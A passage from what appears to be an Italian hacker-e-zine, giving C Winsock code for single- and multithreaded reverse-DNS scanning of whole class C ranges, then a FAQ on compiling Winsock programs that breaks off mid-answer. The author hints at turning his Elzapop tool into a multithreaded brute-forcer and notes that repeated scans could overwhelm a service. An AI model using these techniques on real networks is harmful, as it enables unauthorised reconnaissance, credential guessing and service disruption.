per l'input del server da verificare ho modificato la procedura iniziale dando la possibilita' di inserire sia gli ip in formato numerico che il loro resolve letterale.

La funzione inet_addr(ip) oltre che convertire un ip da formato numerico puntato
in formato network serve -anche- per capire se l'ip fornito in pasto al programma e' appunto in formato numerico o no grazie al valore di ritorno.

Dichiarando la variabile "tipo" = (int)inet_addr(ip);

quest'ultima prendera' un valore negativo se l'ip fornito non sara'

"aaa.bbb.ccc.ddd."

ed e' quindi logico presupporre che l'ip sia stato dichiarato col suo resolve letterale
es: "www.pippo.com"

quindi

```
        if (tipo < 0)   // cioe' se e' stato fornito l'ip in formato letterale
        {
                hp = gethostbyname(ip);  // trova l'ip in formato numerico
                if (hp == NULL)
                {
                        printf("Non riesco a risolvere l'indirizzo %s!\r\n",
ip);
                        return;
                }
        }
        ...


                if (tipo < 0)
                {
                        // l'ip fornito era letterale quindi inserisce
l'indirizzo numerico
                        // in formato network dal valore recuperato dal
precedente
                        // getostbyname(ip)
                        dati.sin_addr.s_addr = ((struct in_addr
*)(hp->h_addr))->s_addr;
                }
                else
                {
                        // altrimenti l'ip fornito era in formato numerico,
quindi lo
                        // converte semplicemente in formato network tramite
inet_addr
                        // e lo inserisce nella struttura dei parametri di
connessione
                        dati.sin_addr.s_addr = inet_addr(ip);
                }
```

.....
..

°

Un altro esempio:

Vogliamo risolvere contemporaneamente tutti gli indirizzi di una classe c [fare quello che si chiama in gergo "reverselookup"] ?

Cominciamo con un programma lineare che risolva fli indirizzi ad uno ad uno.
[il tempo medio necessario a risolvere tutti e 255 [se esistenti] di una classe
C potrebbe variare da pochi minuti a una mezzora.

```
------------------------------------------------- SITESCAN.CPP
#include <windows.h>
#include <winsock.h>
#include <stdio.h>
#include <string.h>

void vedi(char *ip);

void main(int nf, char **file)
{
 int n;
 char s[0xff];
 WSADATA ws;
 int nRet;
 nRet = WSAStartup(0x0101, &ws );
  for(n=atoi(file[2]);n<=atoi(file[3]);n++)
 {
        sprintf(s,"%s.%d",file[1],n);
        vedi(s);
 }
 WSACleanup();

}

void vedi(char *ip)
{
    LPHOSTENT h;
    struct in_addr ind;

    ind.s_addr = inet_addr(ip);
    if (ind.s_addr == INADDR_NONE) h = gethostbyname(ip);
    else h = gethostbyaddr((const char *)&ind,sizeof(struct in_addr), AF_INET);
    if (h == NULL) return;
    printf("[%s] -> %s\n", ip,h->h_name);
}
------------------------------------------------- SITESCAN.CPP
```

sintassi: SITESCAN 194.184.55 1 255

risolve tutti gli indirizzi da 194.184.55.1 a 194.184.55.255

ovviamente SITESCAN aaa.bbb.ccc 30 68

risolvera' tutti gli indirizzi da aaa.bbb.ccc.30 a aaa.bbb.ccc.68

(194.184.55.xxx e' la mia rete .. se provate a risolvere gli indirizzi da 20 a 60
 vedrete il perche' del mio precedente programma per trovare il -nome dei nani- :)))

Facciamone una versione che risolva tutti gli indirizzi in un colpo solo. :))

Ovvero come risolvere 255 indirizzi diversi in 3/4 secondi.

```
------------------------------------------------- sitescanMT.CPP
#include <winsock2.h>
#include <process.h>
#include <stdio.h>
#include <string.h>
#include <conio.h>
```

```
#include <stdlib.h>

void vedi(void *ip);
int conta=0;

void main(int nf, char **file)
{
 int n;
 char s[0xff];
 char g[0xff+2][32];
 WSADATA ws;
 int inizio,fine;
 for(n=1;n<=255;n++)
 {
        itoa(n,s,10);
        sprintf(g[n],"%s.%s",file[1],s);
 }
 inizio = WSAStartup(0x0101, &ws );
 inizio=1;fine=255;
 if(nf==3)inizio=atoi(file[2]);
 if(nf==4){inizio=atoi(file[2]);fine=atoi(file[3]);}
 for(n=inizio;n<=fine;n++) _beginthread(vedi, 0, g[n]);
 getch();
 WSACleanup();
}

void vedi(void *ip)
{
    LPHOSTENT h;
    struct in_addr ind;
    ind.s_addr = inet_addr((char *)ip);
    h = gethostbyaddr((const char *)&ind,sizeof(struct in_addr), AF_INET);
    if (h == NULL){conta++;return;}
    printf("[%s] -> %s\n", ip,h->h_name);
    conta++;
}
--------------------------------------------------- sitescanMT.CPP
```

con sitescanMT 194.184.55 1 255

eseguiremo lo stesso lavoro del programma precedente ma alla velocita' del fulmine. :))

@@@

ATTENZIONE!!

I providers si troveranno ad avere un bella parte di banda occupata da queste metodologie e quindi saranno soliti a preoccuparsi e/o innervosirsi.

Fate mente locale al fatto che e' come se 255 persone si collegassero tutte insieme ad altrettanti indirizzi diversi e tutti sullo stesso provider.

Ripetendo operazioni simili anche da poche macchine diverse ma tutte sullo stesso disgraziato sarebbe possibile mandare in palla totale un qualsiasi servizio.

@@@

Per inciso nei supporti allegati ho anche messo un progetto per il Borland C++ Builder contenente lo stesso programma con una piu' amichevole interfaccina windows.

Questo tanto per mostrare come le stesse metodologie siano utilizzabili
anche tramite applicazioni windows e senza usare socket asincroni o
Active-x particolari.

Vedere -> SCANSATI :)) [da ScanSiti il passo e' breve.]

e questo e' tutto.

ah... dimenticavo...

Avrei voluto aggiungere anche l'altro supporto che avevo preparato
espressamente
per questo articolo.

Un bruteforce velocissimo in Multithread.. ma poi mi sono detto:

E' ILLEGALE!! :)) he he

Se volete fare delle prove pero' vi consiglio discaricarvi il mio Elzapop..
il bruteforce in multithread l'ho ottenuto da quello modificando solo una
paio di righe ed aggiungendo _beginthread al posto giusto...
...a buon intenditor. ;-)

Auguri. ;-)

```
##############################################################################
##########

//-----------------------------------------------
              -= Master *** =-
           Master@spippolatori.com
                 SPP MEMBER
    www.spippolatori.com/memberspp/master
www.spippolatori.com - www.uic-spippolatori.com

//-----------------------------------------------
==============================================================================
===========

MA L'HAI COMPILATO? [no.. non ce l'ho con nessuno io.]
-------------------------------------------------------
By master
-------------------------------------------------------

//-----------------------------------------------
              -= Master *** =-
           Master@spippolatori.com
                 SPP MEMBER
    www.spippolatori.com/memberspp/master
www.spippolatori.com - www.uic-spippolatori.com

//-----------------------------------------------



##############################################################################
##########
#
        #
#    FAQ PERSONALE :   problemi relativi alle modalita' di compilazione in c++
        #
#                      e gestione del winsock
        #
#
        #
##############################################################################
##########
```

MA L'HAI COMPILATO? [no.. non ce l'ho con nessuno io.]

Il c e' un linguaggio molto versatile e forse per questo (forse per altro) suscita nei confronti dei neofiti della programmazione una specie di attrazione mistica tanto da farlo vedere come punto di arrivo o come una sorta di filosofia di vita.

Purtroppo a causa di una minima manualita' richiesta per eseguire le operazioni di creazione degli eseguibili tramite compilazione e linkaggio alle librerie [pure se con l'agevolazione di una amichevole interfaccia rad] nascono spesso dei problemi che al principiante sembrano insormontabili. Si pensa subito ad una cattiva installazione del pacchetto di distribuzione del proprio linguaggio, ad un malfunzionamento del compilatore regolarmente copiato da un normalissimo cd pirata e fornito del suo bel serial number originale, ecc..
piu' raramente, data la smisurata presunzione umana, si pensa ad un nostro errore o ad una nostra specifica lacuna sull'argomento.

Nella maggior parte dei casi tutto nasce dalla pigrizia, quella pigrizia che induce gli esperti a non leggere i manuali "tanto so gia' come funziona piu' o meno", che induce i semi-esperti a non leggere i manuali "se c'e' qualcosa che non funziona poi vado a guardare solo quello!", che induce i neofiti a non leggere i manuali "ora provo a farlo, mica sono deficiente, con due o tre prove pratiche dovrei capire da solo come funziona"
.. insomma che, in pratica, induce tutti a "non leggere i manuali". ;-)
E' una cosa che -purtroppo- capisco molto bene .. del resto leggere dallo schermo di un computer non e' cosa facile o gradevole (un po' come leggere un testo universitario dalle pagine lucide sotto una lampadina a filamento da 100W .. roba da diventare ciechi nel giro di un capitolo! :))) .. e non tutti possono permettersi una stampante laser efficiente per poter trasportare su carta dei malloppi da 200/300 pagine.

E allora cosa succede?

Succede che al primo errore trovato durante la compilazione di un programma che magari sfrutta il winsock subito una nutrita orda di newbies pensa bene di scrivermi per informarmi del fatto che il mio/suo programma non funziona ed ovviamente per chiedermi lumi e/o spiegazioni..

Da questo ne ho ricavato una piccola ma (penso) utilissima faq personale con le domande piu' ricorrenti che mi sono state fatte sull'argomento..quelle domande che vengono fatte di continuo e alle quali mi sono trovato a dover rispondere almeno 1000 volte e in diversi posti sulla rete sempre nella stessa maniera.

Spero che a qualcuno possa tornare utile.. sicuramente tornera' utile a me in quanto
la prossima volta che qualcuno mi chiedera' informazioni su una delle cose che seguono
potro' rimandarlo semplicemente al download di questa faq! :))

INDICE delle domande:

---

[01] > il compilatore mi dice che non ha la procedura WinMain!!

[02] > non ho winsock.h nel mio computer. Perche'?

[03] > Come uso il winsock col turbo pascal?

[04] > non ho _beginthread sul Visual C! [Non ho _beginthread sul Borland c++ 5]

[05] > ho messo winsock.h negli headers ma non mi compila nulla.

[06] > Il compilatore mi dice -(unreferenced) a tutte le funzioni del winsock.

[07] > chiuso il programma la connessione risulta rallentata.
Ad esempio per scaricare la posta e collegarsi al server ci mette dieci volte
il tempo normale.. come mai?

[08] > ma per le dll ci vuole libmain?

[09] > come mai non ho la funzione ShellExecute?

[10] > Ho preso un programma da un sito per unix e ho provato a compilarlo
levando le librerie specifiche di unix e aggiungendo l'header winsock.h
..lo compila senza errori ma non parte.

[11] > Ho fatto un programma che usa il winsock.
Mi compila tutto ma non parte nulla dopo.. schermo nero.

[12] > Non mi funziona GetHostByAddr/GetHostByName

[13] > Non mi fa il Listen

[14] > Non mi parte il portscan .. eppure su linux mi funziona.
E' perche' Winzozz fa cagare?

[15] Come uso internet da ms-dos senza dover andare in windows?

[16] > come faccio la funzione bzero sotto windows ?

[17] > come faccio bcopy sotto windows ?

---

[18] > come faccio fork sotto windows ?

---

[19] > dopo recv il programma non mi prosegue! Come si fa a far si che l'esecuzione
continui tipo l'evento _DataArrival del VB?

---

[20] > mi si blocca il programma ci vorrebbe una istruzione tipo il DoEventes per il vb.

---

[21] > perche' i programmi mi vengono di dimensioni maggiori rispetto ai tuoi?

---

[22] > come si fa a compilare da linea di comando?

---

[23] > ho preso il borland ma non mi compila il sorgente che hai messo nell'articolo "xxx"
mi dice: ... [errori di vario tipo]

---

[24] > come faccio a salvare il codice assembler del mio programma?

---

[25] > ho fatto implib di winsock.dll creando winsk32.lib ma non funziona ..

---

[26] > ho preso la libreria *.lib le librerie da un server ftp olandese e l'ho linkata ma
non me la prende. Mi compila ma poi il linker mi da errore.

---

[27] > come faccio a sapere dentro quale librerie lib si trova la funzione "xxx" ?

---

[28] > come uso sul vb una libreria fatta col c?

---

[29] > ho fatto una libreria col c. Come chiamo la funzione adesso?

---

[30] > se il mio programma contiene del codice macchina non me lo compila!?

---

[31] > ho compilato il programma per vedere i font con la vga col borland c++ 5
ma mi va in crash.

---

[32] > Perche' non ho il tipo di variabile "far" sul mio compilatore?

---

[33] > E' meglio il Borland o il vc?

---

[34] > Mi dice che i parametri della funzione WinMain sono sbagliati.
Eppure io ho copiato il tuo sorgente pari pari!?

---

[35] > come faccio a scegliere di compilare col c++ o col c normale?

---

[36] > posso compilare un programma in c fatto per per unix e che usa i socket in uno
funzionante per windows?

[37] > come faccio a passare una funzione con diversi parametri e tutti diversi a
_beginthread?

[38] > come faccio a verificare che un thread creato all'interno del mio programma sia
finito? (e anche .. come lo termino senza aspettare?)

[39] > Il borland c++ 3.0/3.1 mi dice che il dimensionamento dell'array e' troppo
grande per le sue capacita' di memoria.. come posso fare?

[40] > dove posso comprare telnet? (anche pagando)

RISPOSTE:

---

[01] > il compilatore mi dice che non ha la procedura WinMain!!

- -

Puo' darsi. ;-) Dipende dal compilatore. Se stai usando un compilatore tipo il
Turbo C, ovvero un linguaggio che crea soltanto eseguibili specifici per dos la

Procedura WinMain non e' presente. In caso contrario (e cioe' se stai usando
un compilatore tipo il visual c, il borland builder o anche una versione del Borland
c++ uguale o maggiore alla 3.0) per usarla e' necessario compilare in modalita'
Console Application sia essa in versione 16 o 32 bit.
Da fare attenzione al fatto che tra le due versioni 16/32 bit i tipi di variabile da
settare per i parametri in input sono diversi.

```
16bit -> int PASCAL WinMain (
                              HANDLE hInstance,
                              HANDLE hPrevInstance,
                              LPSTR lpCmdLine,
                              int nCmdShow
                             )

32bit -> WINAPI WinMain (
                          HINSTANCE hInstance,
                          HINSTANCE hPrevInstance,
                          LPSTR lpCmdLine,
                          int  nCmdShow
                          )
```

---

[02] > non ho winsock.h nel mio computer. Perche'?

 -

I motivi potrebbero essere tra i piu' svariati. In generale e' probabile che tu stia
compilando con un c++ di vecchio tipo (Turbo C, Quick C, Borland c++ 3).
Questi compilatori esistevano quando ancora il dos e windows 3.11 la facevano da padroni.
All'epoca non venivano forniti supporti specifici per la rete sia perche' la stessa
non aveva ancora una grande diffusione sia perche' era facile trovare (volendo) prodotti
collaterali estremamente validi tipo il Trumpet Winsock.
Nel caso tu abbia uno di questi compilatori e' necessario provvedere all'installazione
del Trumpet o di un qualche programma analogo che fornisca gli header e le librerie di
supporto. [convertire la dll winsock.dll in winsock.lib tramite implib non funziona
per motivi di carattere tecnico troppo lunghi da spiegare in poche righe. ;-)]
Nel caso invece tu non abbia l'header winsock.h pur avendo un compilatore 32bit
tipo il Borlandc c++ 5, il Builder, il visual c, L'LCC , ecc.. e' sicuramente un

difetto della tua installazione. E' sempre possibile pero' scaricarsi dalla rete
via ftp (cercandoseli) l'header winsock.h e la relativa libreria winsock.lib o in
alternativa l'header winsock2.h e la relativa libreria wsock32.lib.
Di solito trovando uno si trova sullo stesso server ftp anche l'altra.
Da ricordarsi che non e' sufficiente poi inserire #include "winsock.h" nei prorpi
programmi. Bisognera' anche linkare la libreria winsock.lib o wsock32.lib dichiarandola
nel file *.mak o settandola nelle proprieta' di progetto.

---

[03] > Come uso il winsock col turbo pascal?

 -

Stesso problema relativo alla domanda precedente con l'aggravante che il turbo pascal
non potendo sfruttare nemmeno le Api di Windows 16bit e' impossibilitato a caricarsi
tools di supporto tipo il Trumpet Winsock.
Per usare al minimo la rete col TP occorre munirsi di drivers specifici per dos che
permettano lo sfruttamento di una sessione PPP per la connessione via TCP/IP.
E' possibile trovare alcuni di questi driver assieme al browser dos Arachne.
[Kppp e DOSPPP .. quest'ultimo e' un prodotto efficientissimo]

---

[04] > non ho _beginthread sul Visual C! [Non ho _beginthread sul Borland c++ 5]

 -

eehh .. manuali, manuali. Beato chi se li legge i manuali! :))
Supponendo che tu abbia gia incluso l'header "process.h" dove viene dichiarato il

```
prototipo della funzione.. e' necessatio
per il visual c : dichiarare nelle opzioni di progetto che si intende compilare
                  [ compiler/option ] in modalita' MULTITHREAD.
                  In pratica basta aprire il makefile del progetto e la dove
troviamo
                  scritto
                  CPP_PROJ=/nologo /ML /W3 /GX /O1 /D "WIN32" /D "NDEBUG" /D ..
ecc...
                                   ^^^^
                  cambiare con     /MT

per il Borland c++ 5 vale la stessa cosa.
per il Borlan Builder invece [cosi' come sul Delphi] non esiste questo problema
in
quanto la compilazione avviene di default in modalita' multithread.
```

```
[05] > ho messo winsock.h negli headers ma non mi compila nulla.

 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

 Sicuramente perche' non hai linkato la libreria wsock32.lib.
 per farlo (sia sul visual C che sul Borlan c++) occorre andare nelle proprieta'

 di progetto alla voce link e la dove si vedono scritte le librie di supporto
 [ kernel32.lib user32.lib gdi32.lib ... ] bisogna aggiungere appunto
wsock32.lib
```

```
[06] > Il compilatore mi dice -(unreferenced) a tutte le funzioni del winsock.

 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

 Stesso problema e stessa soluzione come al punto [05] di questa faq.
```

```
[07] > chiuso il programma la connessione risulta rallentata.
       Ad esempio per scaricare la posta e collegarsi al server ci mette dieci
volte
        il tempo normale.. come mai?

 - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

 Anche questo e' un problema a dir poco "classico". :)
 Succede perche' dopo aver inizializzato il winsock con WSAStartup(..) non lo
 hai poi chiuso con  WSACleanup().
 Succede (spesso) anche quando si apre un socket e non lo si richiude poi con
 closesocket(..)
 In pratica basterebbe aspettare qualche minuto affinche' le connessioni aperte
 -decadano- da sole e naturalmente. La regola sarebbe: prima di chiudere un
 proprio programma che ha inizializzato il winsock e aperto alcuni socket,
chiudere
 tutti i socket e chiudere la sessione winsock con WSACleanup.
```

---

[08] > ma per le dll ci vuole libmain?

 -

Si e No. LibMain e' la procedura generale per le librerie a 16bit.

in pratica usando un compiler a 16 bit (tipo il Borland c++ 3.x)
si deve dichiarare cosi':

```
BOOL FAR PASCAL LibMain( HANDLE hInstance,
                         WORD wDataSeg,
                         WORD wHeapSize,
                         LPSTR lpCmdLine
                       )
```

invece usando la modalita a 16 bit di un compilatore 32 bit (tipo il visual C)
si deve dichiarare in quest'altro modo:

```
int CALLBACK LibMain(   HINSTANCE hInst,
                        WORD wDataSeg,
                        WORD cbHeap,
                        LPSTR pszCmdLine
                    )
```

---

[09] > come mai non ho la funzione ShellExecute?

 -

E' perche' stai compilando in modalita' 16bit. ShellExecute e' una api 32 bit.
In alternativa con le api16 bit e' possibile usare WinExec

---

[10] > Ho preso un programma da un sito per unix e ho provato a compilarlo
levando le librerie specifiche di unix e aggiungendo l'header winsock.h
..lo compila senza errori ma non parte.

 -

A differenza di unix sotto windows i socket relativi (winsock) devono essere
prima
inizializzati usando WSAStartup.

```
    WSADATA wsaData;
    WORD wVersionRequested = MAKEWORD(2,2);
    int nRet;
    nRet = WSAStartup(wVersionRequested, &wsaData);
```

    l'unsigned int a 16 bit creato da MAKEWORD e' la versione dei windows socket
che si
    intendono utilizzare.. la versione presente nel proprio computer dipende in
pratica
    dall'aggiornamento dell'accesso remoto installato.

---

[11] > Ho fatto un programma che usa il winsock.
Mi compila tutto ma non parte nulla dopo.. schermo nero.

- -

Diverso problema, stessa soluzione. Vedi la risposata alla domanda [10] di questa faq.

---

[12] > Non mi funziona GetHostByAddr/GetHostByName

- -

Hai inzializzato il winsock con WSAStartup?
Se si probabilmente non hai rispettato la sintassi corretta dei parametri .. per

informazione ed esempi sull'uso e necessario leggersi un comodo help che e' facile
trovare in rete con una semplice ricerca tramite un motore ftp: "winsock.hlp"

---

[13] > Non mi fa il Listen

- -

Attivare un server e' di per su una cosa molto semplice ma per certi versi un po'
laboriosa. Per avere un esempio pratico e semplice di come si deve eseguire il lavoro
ti consiglio discaricarti e di studiarti i miei articoli:
"winsock per cerebrolesi" :)
oppure "multithread e facezie medievali" :))
sulla mia pagina http://www.spippolatori.com/memberspp/master

---

---

[14] > Non mi parte il portscan .. eppure su linux mi funziona.
E' perche' Winzozz fa cagare?

- -

Il problema risiede principalmente nel fatto che fino a quanto continuerai a denigrare
il sistema che usi non riuscirai mai a capire a fondo le sue problematiche.
E' un po' come sputare nel piatto dove si mangia.
In pratica puoi leggere la risposta alla domanda [10] di questa fq per risolvere il
tuo problema.. almeno quello dei socket. per tutti gli altri ci vorrebbe un corso
di buon senso ma quello solo la vita potrebbe fartelo.

_____

_____
[15] Come uso internet da ms-dos senza dover andare in windows?

 -

Servono dei driver specifici per l'utilizzo del TCP/IP.
Il driver che io preferisco e' il DOSPPP .. ma ce ne sono tanti altri
altrettanto
validi.
Per avere a disposizione una lista ben fornita di risorse da usare espressamente
con
l'MS-DOS (in modalita' base .. senza la necessita' dia vere windows installato
sotto)
ti consiglio questa pagina: http://www.palms.nq.net/ppp.html
In piu' puoi consultare i link a seguito del browser solo testo lynx
(www.lynx.com)
[ne hanno fatto una versione anche per ms-dos oltre he per linux]

_____

_____
[16] > come faccio la funzione bzero sotto windows ?

 -

(e uno) Puoi guardare l'appendice de mio articolo "winsock per cerebrolesi"
dove trovi tutte le conversioni -possibili-.

 bzero(NamedColors, sizeof(NamedColors);

 ==

 memset(NamedColors, '\0', sizeof(NamedColors);

_____

_____
[17] > come faccio bcopy sotto windows ?

 -

(e due) Puoi guardare l'appendice de mio articolo "winsock per cerebrolesi"
dove trovi tutte le conversioni -possibili-.

bcopy (ddata, sdata, ndata);

==

memcpy (ddata, sdata, ndata);

_____

_____
[18] > come faccio fork sotto windows ?

 -

(e tre) Puoi guardare l'appendice del mio articolo "winsock per cerebrolesi"
dove trovi tutte le conversioni -possibili-.

Nell'appendice trovi anche un esempio pratico tratto dalla SKD Microsoft.

---

[19] > dopo recv il programma non mi prosegue! Come si fa a far si che l'esecuzione
continui tipo l'evento _DataArrival del VB?

 -

 E' necessario implementare il recv usando i socket asincroni o in alternativa all'interno
 di un nuovo processo o di un nuovo thread usando (CreateProcess, CreateThread o

 _beginthread)

---

[20] > mi si blocca il programma ci vorrebbe una istruzione tipo il doeventes per il vb.

 -

E' un problema relativo solo agli eseguibili creati in applicazioni windows con un
compilatore a 16 bit (tipo il Borland C++ 3.x o il windows pascal [evoluzione del Turbo
Pascal]).

Si risolve mettendo al posto del doevent una istruzione tipo

```
MSG msg;
...
PeekMessage(&msg,0,0,0,PM_REMOVE)
```

per vedere un esempio al lavoro puoi scaricarti il mio programma Stealth Installer II
dal www.spippolatori.com e studiarti nel codice sorgente UNISCI.C la procedura

```
 HANDLE aspetta(char *programma, int modo,int se)
 {
  ...
 }
```

---

[21] > perche' i programmi mi vengon di dimensioni maggiori rispetto ai tuoi?

 -

Non lo so. :)
Di solito il problema risiede nel fatto che compila con le impostazioni di default.
Per ridurre le dimensioni bisogna spuntare nelle opzioni di progetto tutte le

opzioni
nelle quali si dichiara di voler inglobare le informazioni per il debug.
Compilare in modalita' Release ed evitare se possibile la compilazione con Form windows.
Si puo' alla fine compattare ulteriormente gli eseguibili usando il tool piu' efficiente
(e free) -> UPX

---

[22] > come si fa a compilare da linea di comando?

- -

Dipende dal compilatore.
Cmq di solito per ogni programma (progetto) viene creato un file per il make.
All'interno di questo ci sono tutte le informazioni necessarie per compilare da linea di comando.
Il programma per il making e' diverso a seconda dei vari compilatori.
Make.exe per il Borland, Nmake per il VC, ecc..

chiamando Make <nome_file.mak> si ottiene la compialzione.

Prendendo un file make di un programma a caso [da compilare nella stessa modalita'
del successivo] e cambiando all'interno tutti i riferimenti dal primo al secondo
[esempio da primo.cpp a secondo.cpp, da primo.obj a secondo.obj, e cosi' via]
si puo compilare da linea di comando.

E' facile farsi allo scopo un semplice file bat che semplifichi tutto il lavoro.

---

[23] > ho preso il borland ma non mi compila il sorgente che hai messo nell'articolo "xxx"
mi dice: ... [errori di vario tipo]

- -

Io uso spesso compilatori di diverso tipo .. bisogna seguire le specifiche che metto
-sempre- unitamente ai programmi ed attenersi alle istruzioni.
In generale bisogna stare attenti alla modalita' col la quale si compila.

Console dos 32 bit
Console dos 16 bit
Console Windows 16 bit
Console Windows 32 bit

e

Dos Standard
Application Windows per il Borland c++ 3.x

---

[24] > come faccio a salvare il codice assembler del mio programma?

 -

 Basta guardare nell'ambiente di lavoro del compilatore alla voce opzioni.
 Una casella cda spuntare con scritto "salva codice assembler" la si trova sempre.

 Come nel caso del compiler LCC e' sufficiente di solito aggiungere il parametro
 /S alle opzioni di compilazione.

---

[25] > ho fatto implib di winsock.dll creando winsk32.lib ma non funziona ..

 -

Avresti dovuto farlo con la libreria wsock32.dll. ;-)

---

[26] > ho preso la libreria *.lib le librerie da un server ftp olandese e l'ho linkata ma
        non me la prende. Mi compila ma poi il linker mi da errore.

 -

Le librerie ditipo *.lib non sono trasportabili da un linker all'altro.
I richiami ai puntatori di ingresso delle funzioni vengono trattati in modi diversi
e la compatibilita' in questo campo e' quasi nulla.
Per trasportare sul VC una libreria *.lib bisogna prima accertarsi che sia stata creata appositamente per il VC.. stessa cosa per tutti gli altri linker.

---

[27] > come faccio a sapere dentro quale librerie lib si trova la funzione "xxx" ?

 -

I comodi file di help acclusi con le distribuzioni dei linguaggi di solito sono molto utili a questo riguardo. :))
Se pero' uno opta per una delle tante varie distribuzioni pirata private degli help per motivi di spazio puo' sempre cercarsi con un hex editor (anche word va bene al
limite) il nome della funzione cercata dentro tutte le librerie *.lib presenti nella
directory dedicata. Quando si trova quella che la contiene .. ecco trovato anche il
nostro riferimento per il linking. :)

_____
[28] > come uso sul vb una libreria fatta col c?

 -

Devi leggerti il mio articolo
"Inclusione stealth di file eseguibili all'interno di immagini."
che trovi su www.spippolatori.com/memberspp/master
All'interno c'e' piu' di un esempio e' una spiegazione completa di come si fa
una
libreria col c++ e poi la si usa col VB.

ma e' molto semplice...

basta definire col C una cosa tipo questa

```
=================================================================MIADLL.CPP
extern "C"
int __declspec(dllexport) WINAPI MIAFUNZIONE (int VAR1,int VAR2)
{
 return VAR1+VAR2;
}
int WINAPI DllEntryPoint(HINSTANCE hinst, unsigned long reason, void*)
{
        return 1;
}
=================================================================MIADLL.CPP
```

e' solo un esempio spartano .. si potranno mettere al posto di VAR1 e VAR2
anche variabili di altro tipo sempre tenendo presente pero' che il VB non
accettera' cose troppo esoteriche .. meglio tenersi su int, char *, double
e poco d'altro!

Nel caso si sia compilato la DLL col Borland la chiamata da eseguire col VB
sara'

```
Private Declare Function MIAFUNZIONE Lib "MIADLL.DLL" _
  (ByVal VAR1 As Integer, ByVal VAR2 as Integer) As Integer
```

nel caso si si compilato la DLL col VC invece

```
Private Declare Function MIAFUNZIONE Lib "MIADLL.DLL" _
  Alias "_MIAFUNZIONE@8" (ByVal VAR1 As Integer, ByVal VAR2 as Integer) As
Integer
```

Da notare l'alias (sempre dovuto ad una diversa gestione dei puntatori di
ingresso
alle funzioni da parte del VC.. o del Borland.. dipende dai punti di vista. :))
)

Il numeretto 8 dopo la chioccioletta indica il numero di parametri della
funzione
In base ai byte usati dal tipo di variabile.
Int sono 4 byte quindi due variabili int sono == 8
In generale pero' se si usano i tipi che ho sopra elencato (e che sono gli unici

largamente compresi dal vb) il vc setta per loro sempre 4 bytes .. e quindi
dovremo
mettere negli alias il numero 4 in presenza di un parametro, 8 per due, 12 per
tre
e cosi' via.

_____
_____

_____
[29] > ho fatto una libreria col c. Come chiamo la funzione adesso?

 -

Mettiamo il caso di una libreria che apre un semplice message box con scritto
"ECCHIME!" e ritorni in tipo double la funzione (1-sin(OK))*(1-cos(OK)) del
valore double OK passato in ingresso.

```
============================================================= PROVA.DLL
extern "C"
double __declspec(dllexport) WINAPI zac (double ok)
{
        MessageBox (NULL,"Messaggio di benvenuto","ECCHIME! :))",NULL );
        return((1-sin(ok))*(1-cos(ok)));
}
int WINAPI DllEntryPoint(HINSTANCE hinst, unsigned long reason, void*)
{
        return 1;
}
============================================================= PROVA.DLL
```

per chiamarla ci sono vari sistemi (tanti .. pure troppi. :)))

i due piu' usati sono:

a: la chiamata a puntatore:

```
main()
{
 HINSTANCE k = LoadLibrary ("PROVA.DLL");
 ...
 double (__stdcall *FUNZIONE)(double) =
    (double (__stdcall *)(double))GetProcAddress(k, "zac");
 printf(" (1-sin(3))(1-cos(3)) == %1.6f\n",(*FUNZIONE)(3));
 ...
 FreeLibrary (k);
}
```

b: la chiamata diretta

```
main()
{
 typedef double(CALLBACK* tipo)(double);
 HINSTANCE k = LoadLibrary ("PROVA.DLL");
 ...
 tipo FUNZIONE;
 FUNZIONE=(tipo)GetProcAddress(k, "zac");
 printf(" (1-sin(3))(1-cos(3)) == %1.6f\n",FUNZIONE(3));
 ...
 FreeLibrary (k);
}
```

---

[30] > se il mio programma contiene del codice macchina non me lo compila!?

 -

 Perche' non hai istallato i tool di supporto per l'assembler.
 TASM (per il Borland) MASM (per il VC)

 Questo tipo di programmi non vengono forniti con la distribuzione minima
 dei compilatori e quindi bisogna recuperarli a parte.

---

[31] > ho compilato il programma per vedere i font con la vga col borland c++ 5
ma mi va in crash.

- -

E' un problema di gestione del device video della VGA.
Compilando ed eseguendo un programma in modalita' reale (con compilaer tipo
Turbo C, Borland c++ 3, Quick C++)si entra in un ambiente Dos vero e proprio
dove
il puntatore ad inizio schermo per la VGA 0xA0000000 e' un concetto valido.
Compilando con il Borland c++5 (o col VC) si entra in modalita' 32 bit .. per
cui
il dos che vediamo non e' un ambiente di sistema vero e proprio ma solo una
console
in emulazione.
Il concetto di VGA.. specie se sono installati driver di supporto tipo le
directdraw
e' una cosa molto vaga. :)
Bisognerebbe reindirizzare la grafica ai device graphic contest appositi usando
le librerie DDRAW.

In pratica per veder funzionare questo tipo di programmi e' necessario
compilarseli
con un linguaggio C++ della vecchia generazione.
E appunto .. il tubo C, il Borlan c++ 3 o il Quick C. [ce ne sono anche altri
volendo
tipo il Watcom, il Pulsar C, lo Zaxxon c++, MiniC, personal c++, SmallC,
ecc...]

---

[32] > Perche' non ho il tipo di variabile "far" sul mio compilatore?

- -

Problema opposto alla domanda 31 di questa faq.
nei compilatori a 32 bit il concetto di variabile tipo FAR e' ampiamente
superato.
Nel mondo-dos servivano delle definizioni che permettessero l'uso esteso della
memoria.
[FAR + HUGE]
Con le allocazioni dinamiche dei compiler 32bit questo non e' piu' necessario.
Nella maggior parte dei casi trovandosi a compilare un programma di questo tipo
con
un tool 32bit e' sufficiente cancellare la definizione stessa FAR (o HUGE).

---

[33] > E' meglio il Borland o il vc?

- -

he he .. ci sarebbe da scrivere un romanzo.
Dipende per cosa .. dipende per chi .. dipende da quale compilatore uno ha
usato
per primo.
Gli entusiasti del Borland (me compreso) potrebbero fornire 100 validi motivi

per cui il compilatore di mamma Inprise e' migliore.
Gli entusiasti del VC (me compreso) potrebbero fornire altrettanti motivi ed altrettanto validi per i quali e' migliore il rampollo di mamma Microsoft.
Se si e' nel dubbio . .si puo' sempre provare con entrambi e vedere da soli dove si riesce a lavorare meglio. ;-)

---

[34] > Mi dice che i parametri della funzione winmain sono sbagliati.
Eppure io ho copiato il tuo sorgente pari pari!?

- -

Vedi la risposta alla domanda [01] di questa faq.

---

[35] > come faccio a scegliere di compilare col c++ o col c normale?

- -

Di solito basta usare l'estensione .c per compilare col C ansi e l'estensione CPP per compilare con le modalita' del C++.
Questo almeno nei vecchi compilatori.. nei nuovi ci sono sempre i due compiler separati (es.. per il borland BC.exe e BCPP.exe)
In ogni caso definendo il proprio compilatore come standard (cliccando su un file
